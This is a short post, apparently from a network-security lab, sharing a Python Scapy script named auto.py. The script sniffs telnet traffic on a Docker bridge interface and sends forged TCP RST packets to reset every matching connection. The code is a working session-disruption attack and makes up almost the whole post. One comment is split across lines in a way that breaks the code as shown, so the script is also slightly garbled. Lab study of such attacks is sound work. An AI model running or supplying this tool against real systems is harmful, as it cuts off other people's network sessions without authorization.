
My code auto.py for auto tcp RST:

```
#!/usr/bin/env python3
from scapy.all import *
INTERFACE = "br-700c4c8132fb" #correct docker interface (the bridge/br)
def rst(pkt):
    if IP not in pkt or TCP not in pkt:  #ignore non-ip/tcp
        return
    ip = pkt[IP]
    tcp = pkt[TCP]
    rip = IP(src=ip.src, dst=ip.dst)          #constructs ip header from sniffed values
    rtcp = TCP(
        sport=tcp.sport,
        dport=tcp.dport,
        flags="R",
        seq=tcp.seq       #provides us with previous seq number to determine what is expected
next
    )
    send(rip/rtcp, verbose=0)
    print("reset")
sniff(
    iface=INTERFACE, #we set this earlier start sniff on this interface
    filter="tcp port 23",   # filter telnet sniff
    prn=rst,          #calls function
    store=False      #prevents storage in memory
)
```